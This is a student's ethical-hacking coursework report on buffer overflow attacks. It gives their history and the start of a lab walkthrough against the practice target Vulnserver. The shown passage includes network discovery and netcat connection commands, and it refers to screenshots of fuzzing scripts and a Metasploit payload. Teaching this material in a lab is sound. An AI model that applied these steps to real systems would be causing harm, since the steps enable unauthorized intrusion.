



**Islington college**  
(इस्लिङ्टन कलेज)

**Module Code & Module Title**  
**CC6051NI – Ethical Hacking**

**Assessment Type**  
**50% Individual Coursework**

**Year and Semester**  
**2022-2023 Spring**

**Practical Hacking Methods and Techniques**

**Student Name: Sarthak Bikram Rana**

**London Met ID: 20049228**

**College ID: NP01NT4S210129**

**Assignment Due Date: 3<sup>rd</sup> May 2023**

**Assignment Submission Date: 2<sup>nd</sup> May 2023**

**Submitted To: Aditya Sharma**

**Word Count (Where Required): 2384**

*I confirm that I understand my coursework needs to be submitted online via Google Classroom under the relevant module page before the deadline in order for my assignment to be accepted and marked. I am fully aware that late submissions will be treated as non-submission and a mark of zero will be awarded.*

## Acknowledgment

I would like to express my heartfelt thanks to my lecturer and tutor, Mr. Aditya Sharma, for his priceless guidance and support during the creation of this report. His expertise in ethical hacking and cybersecurity played a significant role in the depth and quality of this investigation. His knowledge of practical hacking approaches and techniques served as the foundation for understanding the various attack scenarios, tools, and techniques discussed in the report.

This study would not have been possible without closely following the Electronic Transactions Act (ETA 2063). The ETA 2063 provided the legal framework that guided this project's execution, ensuring that all actions were conducted ethically and for educational purposes. By adhering to the provisions of ETA 2063, I was able to emphasize the importance of ethical hacking in cybersecurity and the necessity to comply with relevant laws and regulations.

Additionally, I'd like to express my gratitude to my peers and colleagues who offered constructive criticism and motivation during the research process. Their input and ideas significantly contributed to the report's development. Lastly, I'm thankful for the many publications and resources consulted throughout the investigation. Their work supplied the necessary background and context to understand practical hacking methods and techniques and their potential impact on organizations and individuals.

## **Abstract**

In this report, we delve into the world of buffer overflow attacks, discussing their various forms, their history, and how they've evolved over time. By examining the current state of these attacks and providing real-life examples, we aim to shed light on the threats they pose. We explore two different case studies and provide an in-depth analysis of the tactics used in these attacks and their consequences. A detailed walk-through of a stack-based buffer overflow attack is also presented, revealing the tools and techniques used to infiltrate a victim's computer.

In addition to this, the report offers practical advice and raises awareness about how to protect against these cyber threats. We emphasize the value of ethical hacking as a way to identify and tackle security vulnerabilities, as well as the importance of adhering to legal, ethical, and social standards. The report is carried out in compliance with the Nepal Electronic Transaction Act (NETA) 2063, showcasing the necessity of following the appropriate laws and regulations when engaging in ethical hacking activities. In conclusion, we stress the crucial role ethical hacking plays in fostering a safer digital environment for organizations and individuals alike.

# Table of Contents

1. Introduction.....	1
1.1. Subject Matter.....	1
1.2. Aim and Objectives.....	3
1.2.1. Aim.....	3
1.2.2. Objectives.....	3
2. Background and Literature Review .....	4
2.1. Background.....	4
2.1.1. Brief History .....	4
2.2. Literature Review.....	6
2.2.1. Case Study .....	6
2.3. Tools and Technologies .....	6
3. Attack Demonstration.....	7
3.1. Phases of Attack.....	7
3.2. Demonstration.....	8
3.2.1. Spiking .....	8
3.2.2. Fuzzing .....	17
3.2.3. Finding Offset .....	19
3.2.4. Overwriting.....	22
3.2.5. Finding Bad Character .....	24
3.2.6. Finding the Right Module .....	26
3.2.7. Generating the Shell Code.....	28
3.2.8. Gaining the Access .....	29
3.3. Recommendation and Awareness .....	32
4. Conclusion.....	34
4.1. Conclusion of the project.....	34
4.2. Legal, Social, and Ethical Issues .....	34
5. Reference and Bibliography .....	35
6. Appendix.....	38
6.1. Appendix 1 (Types of Buffer Overflow Attacks) .....	38
6.1.1. Data Buffer Overflow Attack.....	38
6.1.2. Executable Buffer Overflow .....	39
6.1.3. Format Strings and Buffer Overflow .....	40

6.1.4.	Stack Based Buffer Overflow .....	41
6.1.5.	Integer Buffer Overflow .....	41
6.1.6.	Heap Buffer Overflow .....	42
6.1.7.	Unicode Overflow .....	43
6.2.	Appendix 2 (Current Scenario).....	44
6.3.	Appendix 3 (Example of Buffer Overflow Attack) .....	46
6.4.	Appendix 4 (Evolution of Buffer Overflow Attack).....	48
6.5.	Appendix 5 (Case Study).....	50
6.5.1.	Inside the Slammer Worm: Buffer Overflow Attack Analysis .....	50
6.5.2.	Critical Ping Vulnerability Allows Remote Attackers to Take Over FreeBSD Systems	53
6.6.	Appendix 6 (Tools and Technologies) .....	55
6.7.	Appendix 7 (Phases of Attack) .....	59
6.8.	Appendix 8 (Legal, Social, Ethical Issues).....	63
6.8.1.	Legal Issues .....	63
6.8.2.	Social Issues .....	64
6.8.3.	Ethical Issues .....	65

## List of Figures

Figure 1: Buffer Overflow Example.....	1
Figure 2: A brief history of some buffer overflow attacks. ....	5
Figure 3: Running the vulnserver as admin.....	8
Figure 4: Running the Immunity Debugger as admin.....	8
Figure 5: Attaching the vulnserver to immunity debugger.....	9
Figure 6: Running the immunity debugger. ....	10
Figure 7: Executing the command to find the victim's IP address. ....	11
Figure 8: Executing the command to display information about the connection. ....	12
Figure 9: Script for STATS. ....	13
Figure 10: Executing the command for spiking of STATS. ....	13
Figure 11: Screenshot of STATS script running successfully.....	14
Figure 12: Script for TRUN.....	15
Figure 13: Executing the command for spiking of TRUN.....	15
Figure 14: Screenshot of TRUN script getting paused after running.....	16
Figure 15: Fuzzer python script. ....	17
Figure 16: Running the Python script. ....	18
Figure 17: Finding the characters of 100 bytes of offset. ....	19
Figure 18: Offset Python script. ....	20
Figure 19: EIP register value.....	20
Figure 20: Offset Value. ....	21
Figure 21: Overwriting Python script.....	22
Figure 22: Overwritten EIP value.....	23
Figure 23: Bad characters python script.....	24
Figure 24: Getting the bad characters. ....	25
Figure 25: Finding vulnerable DLL module.....	26
Figure 26: Return address of Essfunc.dll.....	26
Figure 27: Right module Python script.....	27
Figure 28: Payload generated using Metasploit. ....	28
Figure 29: Overwrite Python script.....	29
Figure 30: Accessing Victim's PC. ....	30

Figure 31: Victim's PC being accessed. ....	31
Figure 32: Statistics of various attacks in recent years (Alhusayn & Alsuwat, 2020).....	45
Figure 33: A Python code to demonstrate buffer overflow. ....	46
Figure 34: Compilation of the above code. ....	47
Figure 35: The geographical spread of Slammer in the 30 minutes after its release (Moore, et al., 2003). ....	50
Figure 36: Architecture of Stack-Based attack. ....	59
Figure 37: Working overflow of the buffer overflow attack in the memory.....	60
Figure 38: Reverse Shell.....	61
Figure 39: Flowchart for the steps of the attack. ....	62

## List of Tables

Table 3: Slammer's geographical distribution (Moore, et al., 2003). .....	51
Table 4: Slammer's top-level domain distribution (Moore, et al., 2003). .....	52

## List of Abbreviations

<b>DLL</b>	Dynamic-link library
<b>ESP</b>	Extended Stack Pointer
<b>EBP</b>	Extended Base Pointer
<b>EIP</b>	Extended Instruction Pointer
<b>HEX</b>	Hexadecimal
<b>JMP ESP</b>	Jump to Extended Stack Pointer
<b>NOPS</b>	No Operation Sleds
<b>LPORT</b>	Listening Port



# 1. Introduction

## 1.1. Subject Matter

In today's fast-paced world of cybersecurity, having a solid grasp of practical hacking methods is essential for both security experts and businesses to safeguard their digital assets. Among these techniques, the buffer overflow attack has stood the test of time as a significant and powerful security risk. With software systems growing more extensive and intricate, the potential for buffer overflow-related vulnerabilities remains a pressing concern. This report aims to offer an in-depth examination of buffer overflow attacks, discussing how they work, real-life instances, and the influence they can have on the safety of modern computing systems.

Buffer overflow attacks take advantage of programming errors where a lack of proper bounds checking causes data to be written outside the designated memory buffer. This can lead to the disruption of nearby memory areas, giving attackers the ability to run arbitrary code or crash the system. Since buffer overflow attacks can circumvent security protocols and provide unauthorized access, they have become a critical area of focus for both cybercriminals and security professionals.

In the following sections of this report, we will explore the intricacies of buffer overflow attacks, including the various types and how attackers exploit them. We will also review real-world examples that showcase the severity and repercussions of such attacks. Finally, we will provide best practices and recommendations for reducing and preventing buffer overflow vulnerabilities, empowering organizations to strengthen their security measures and ward off this enduring threat.




Figure 1: Buffer Overflow Example.

**(Types of Buffer Overflow Attack: [Click Here](#))**

**(Current Scenario of Buffer Overflow Attack: [Click Here](#))**

**(Example of the Buffer Overflow Attack: [Click Here](#))**

## **1.2. Aim and Objectives**

### **1.2.1. Aim**

The aim of this report is to provide a comprehensive understanding of practical hacking methods and techniques, with a focus on buffer overflow attacks, in order to identify potential vulnerabilities in software systems and recommend appropriate countermeasures to mitigate the risks associated with these attacks.

### **1.2.2. Objectives**

A set of measurable objectives has been set to accomplish the aim of this report:

- The theoretical foundations and concepts of practical hacking methods and techniques will be examined, with a focus on buffer overflow attacks.
- Real-world examples and a case study of buffer overflow attacks will be examined in order to highlight their relevance and possible influence on software systems.
- To get an in-depth understanding of the various methods used by attackers, investigate the many forms of buffer overflow attacks, including direct and indirect, executable and non-executable, and format string assaults.
- To explore prevalent programming techniques and software design defects that contribute to buffer overflow vulnerabilities and provide mitigation solutions.
- To evaluate existing defensive mechanisms and security technologies for preventing and mitigating buffer overflow attacks, as well as to identify their strengths and shortcomings.
- To make realistic advice for software developers, system administrators, and security specialists on how to protect their systems from buffer overflow attacks.
- To raise awareness of the dangers of buffer overflow attacks and the significance of taking proactive security measures to safeguard important digital assets and the integrity of software systems.

## **2. Background and Literature Review**

### **2.1. Background**

#### **2.1.1. Brief History**

Buffer overflows have been a problem since the 1970s, with the first reported incidence of a buffer overflow being exploited in the late 1980s. To spread the Morris worm, a stack overflow was directed against the UNIX "finger" service. Buffer overflows are still a concern in current software applications, despite their lengthy history. Compilers, compiler decisions, and the operating system's security features all have an impact on their exploitability. (Malwarebytes Labs, 2022)

The renowned Internet Worms caused substantial disruption in November 1988, bringing down around 10% of the Internet. It used a buffer overflow bug in the TCP finger service on some VAX machines running BSD UNIX versions 4.2 or 4.3. To handle string input data, the finger application, which offers information about users on a single machine, utilizes the C library method gets(). Despite the gets(), buffer being 512 bytes large, the Internet Worm delivered a 536-byte text, creating a buffer overflow and obtaining access to the targeted machine. (Kunhare & Tehariya, 2015)

Buffer overflow vulnerabilities were recently connected to high-profile worms such as Code Red in July 2001, Slapper in September 2002, and Slammer in January 2003. By exploiting a buffer overflow vulnerability in Microsoft's Internet Information Services (IIS), the Code Red worm, for example, infected approximately 359,000 systems in less than 14 hours and caused an estimated \$2.6 billion in losses. On June 12, 2001, this vulnerability was originally reported. The history of buffer overflow attacks demonstrates its pervasiveness as a cybersecurity threat. (Kunhare & Tehariya, 2015)

1988	The Morris Internet Worm uses a buffer overflow exploit in "fingered" as one of its mechanisms.
1995	A buffer overflow in NSCA httpd 1.3 was discovered and published on the Bugtraq mailing list by Thomas Lopatic.
1996	Aleph one published "Smashing the Stack for Fun and Profit" in <i>Phrack</i> magazine, giving a step by step introduction to exploiting stack-based buffer overflow vulnerabilities.
2001	The Code Red worm exploits a buffer overflow in Microsoft IIS 5.0.
2003	The Slammer worm exploits a buffer overflow in Microsoft SQL Server 2000.
2004	The Sasser worm exploits a buffer overflow in Microsoft Windows 2000/XP Local Security Authority Subsystem Service (LSASS).

*Figure 2: A brief history of some buffer overflow attacks.*

**(Evolution of the Buffer Overflow Attack: [Click Here](#))**

## **2.2. Literature Review**

### **2.2.1. Case Study**

The two case studies that explain and illustrate cyber-attack incidents involving the buffer overflow attack in order to compromise the victim's system are placed in the appendix section of this report.

(Case Studies: [Click Here](#))

## **2.3. Tools and Technologies**

The tools and technologies used to demonstrate the buffer overflow attack are placed in the appendix section of this report.

(Tools and Technologies: [Click Here](#))

### **3. Attack Demonstration**

#### **3.1. Phases of Attack**

The contents of the phases of the Attack are placed in the appendix section of the report.

(Phases of Attack: [Click Here](#))

## 3.2. Demonstration

### 3.2.1. Spiking

The first step is spiking which is done to figure out what is vulnerable. At first, we write a Python script that can be used to send connection requests to the vulnserver continuously (Spiking) unless the vulnserver breaks at a certain address point.

**Step 1:** Run the 'Vulnserver' and 'Immunity Debugger' as admin.




Figure 3: Running the vulnserver as admin.




Figure 4: Running the Immunity Debugger as admin.



**Step 2:** In the immunity debugger, attach the 'Vulnserver' to it.




Figure 5: Attaching the vulnserver to immunity debugger.

**Step 3:** Click on the play button in the toolbar to run the debugger.




Figure 6: Running the immunity debugger.

**Step 4:** Now to find the IP address of the victim i.e. Windows machine, we use a tool called netdiscover following the command '**sudo netdiscover -i wlan0**' when executed, this command will scan the local network using the wlan0 interface, listing active devices, their IP addresses, and MAC addresses.





Figure 7: Executing the command to find the victim's IP address.


**Step 5:** The command '`nc -nv 192.168.92.129 9999`' where the vulnserver runs on port '9999' is used to create a network connection to the specified IP and port without resolving hostnames and while displaying more information about the connection.



```
(kali@kali)-[~]  
$ nc -nv 192.168.92.129 9999  
(UNKNOWN) [192.168.92.129] 9999 (?) open  
Welcome to Vulnerable Server! Enter HELP for help.  
help  
UNKNOWN COMMAND  
HELP  
Valid Commands:  
HELP  
STATS [stat_value]  
RTIME [rtime_value]  
LTIME [ltime_value]  
SRUN [srun_value]  
TRUN [trun_value]  
GMON [gmon_value]  
GDOG [gdog_value]  
KSTET [kstet_value]  
GTER [gter_value]  
HTER [hter_value]  
LTER [lter_value]  
KSTAN [lstan_value]  
EXIT  
█
```

*Figure 8: Executing the command to display information about the connection.*

